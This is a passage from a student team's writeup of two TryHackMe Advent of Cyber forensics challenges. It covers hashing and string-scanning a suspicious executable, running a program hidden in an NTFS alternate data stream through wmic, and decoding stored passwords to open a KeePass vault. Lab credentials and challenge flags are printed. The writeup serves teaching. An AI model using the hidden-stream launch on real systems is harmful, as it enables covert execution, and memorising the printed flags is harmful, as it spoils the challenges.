PSP0201

Week 6

Writeup

Group Name: 3 Ekor

Members

ID	Name	Role
1211103546	Muhammad Hafiz Haziq Bin Aminuddin	Leader
1211103298	Fahiman Danial Bin Harman Sham	Member
1211103527	Muhammad Irfan Haqief Bin Razak	Member

Day 21 : Blue Teaming - Time for some ELForensics.


Tools used: Firefox, Linux Kali, Remmina, Powershell

Solution/walkthrough:

Q1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?


STEP 1


Open Remmina that we already installed before and fill in the data from the TryHackMe website



STEP 2 and ANSWER FOR Q1

Wait for Remmina to load and connect to the external host. Open Libraries and Documents section and open the file “db file hash” and the flag is shown, “596690FFC54AB6101932856E6A78E3A1”






Q2: What is the MD5 file hash of the mysterious executable within the Documents folder?

STEP 3

Open Powershell and use the line “cd” to move on to Documents directories



STEP 4 and ANSWER FOR Q2

To obtain the hash of the file, use the line “Get-FileHash -Algorithm MD5 deebee.exe” and the hash file line will be shown which is “5F037501FB542AD2D9B06EB12AED09F0”

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documen...
```

Q3: What is the SHA256 file hash of the mysterious executable within the Documents folder?

ANSWER FOR Q3

Same as the previous Q2, just use the same line and change the file type name. Therefore, change “deebee.exe” to “SHA256” and the hash file line will be shown which is “F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED”

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\Documen...


PS C:\Users\littlehelper\Documents>
```

Q4: Using Strings find the hidden flag within the executable?


STEP 5

The command to run for the Strings tool to scan the mysterious executable is “c:\Tools\strings64.exe -accepteula deebee.exe”

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
```

ANSWER FOR Q4


Scroll down a bit to see the THM flag as it is located after accessing The Best Festival Company Database which is “THM{f6187e6cbeb1214139ef313e108cb6f9}”




Q5: What is the powershell command used to view ADS?

ANSWER FOR Q5

The line, “Get-Item -Path deebee.exe -Stream *” is provided in the TryHackMe website and it is the powershell command used to view ADS






Q6: What is the flag that is displayed when you run the database connector file?

STEP 6 and ANSWER FOR Q6

Launch the hidden flag hiding within ADS with the code “wmic process call create $(Resolve-Path .\deebee.exe:hidedb)”. Wait for a while and the flag will show which is “THM{088731ddc7b9fdeccaed982b07c297c}”



Q7: Which list is Sharika Spooner on?

ANSWER FOR Q7

Select the second option which is the Naughty List and the name, “Sharika Spooner” is on the bottom

Q8: Which list is Jaime Victoria on?

ANSWER FOR Q8

Select the second option which is the Naughty List and the name, “Jaime Victoria” is on the bottom

Thought Process/Methodology:

Open Remmina and wait for Remmina to load and connect to the external host. Open Libraries and Documents section and open the file “db file hash” and the flag will be shown in the .txt file. To obtain the file MD5 hash, open Powershell and use the line “cd” to move on to Documents directories. Then, use the line “Get-FileHash -Algorithm MD5 deebee.exe” and the hash file line will be shown. The command to run for the Strings tool to scan the mysterious executable is “c:\Tools\strings64.exe -accepteula deebee.exe” and scroll down a bit to see the THM flag as it is located after accessing The Best Festival Company Database. Lastly, launch the hidden flag hiding within ADS with the code “wmic process call create $(Resolve-Path .\deebee.exe:hidedb)”. Wait for a while and the flag will show itself


Day 22 : Blue Teaming - Elf McEager becomes CyberElf.

Tools used: Remmina, CyberChef, KeePass

Solution/Walkthrough:


STEP 1


Connect to the IP address with Remmina using the given credentials which its username is Administrator with the password “sn0wF!akes!!!” .



STEP 2

After accessing the machine, we need to access the password database which is named KeePass. But by using the given password, which is mceagerrockstar, it appears that the password is wrong, and our access is denied.







Q1: What is the password to the KeePass database?

Q2: What is the encoding method listed as the 'Matching ops'?

STEP 3


We then can see that the file name is something that seems decoded. We can then copy the name of the file and try to decode it with cyberchef. This gives us the information that this is encoded in base 64 and the text says "thegrinchwashere" which might be the password.





STEP 4


We can then try to access KeePass using the possible password that we found previously, and it appears to be the correct password. This would then take us to this tab.



Q3: What is the note on the hiya key?


STEP 5


We are then met with the hiya key. We can then click on it which gives us this tab. The notes in the notes section will be the answer to Q3.



STEP 6

By tinkering about, we can find the Elf Server key under the Network tab. We can see that the password is encoded.






Q4: What is the decoded password value of the Elf Server?

Q5: What is the encoding used on the Elf Server Password?


STEP 7


By copying the encoded password and pasting it on cyberchef, we found that it is indeed encoded in hexadecimal and the password is “sn0wM4n!”.



STEP 8

We can then find another key which is ElfMail under the eMail tab. Clicking on it allows us to see that the password is also encoded.

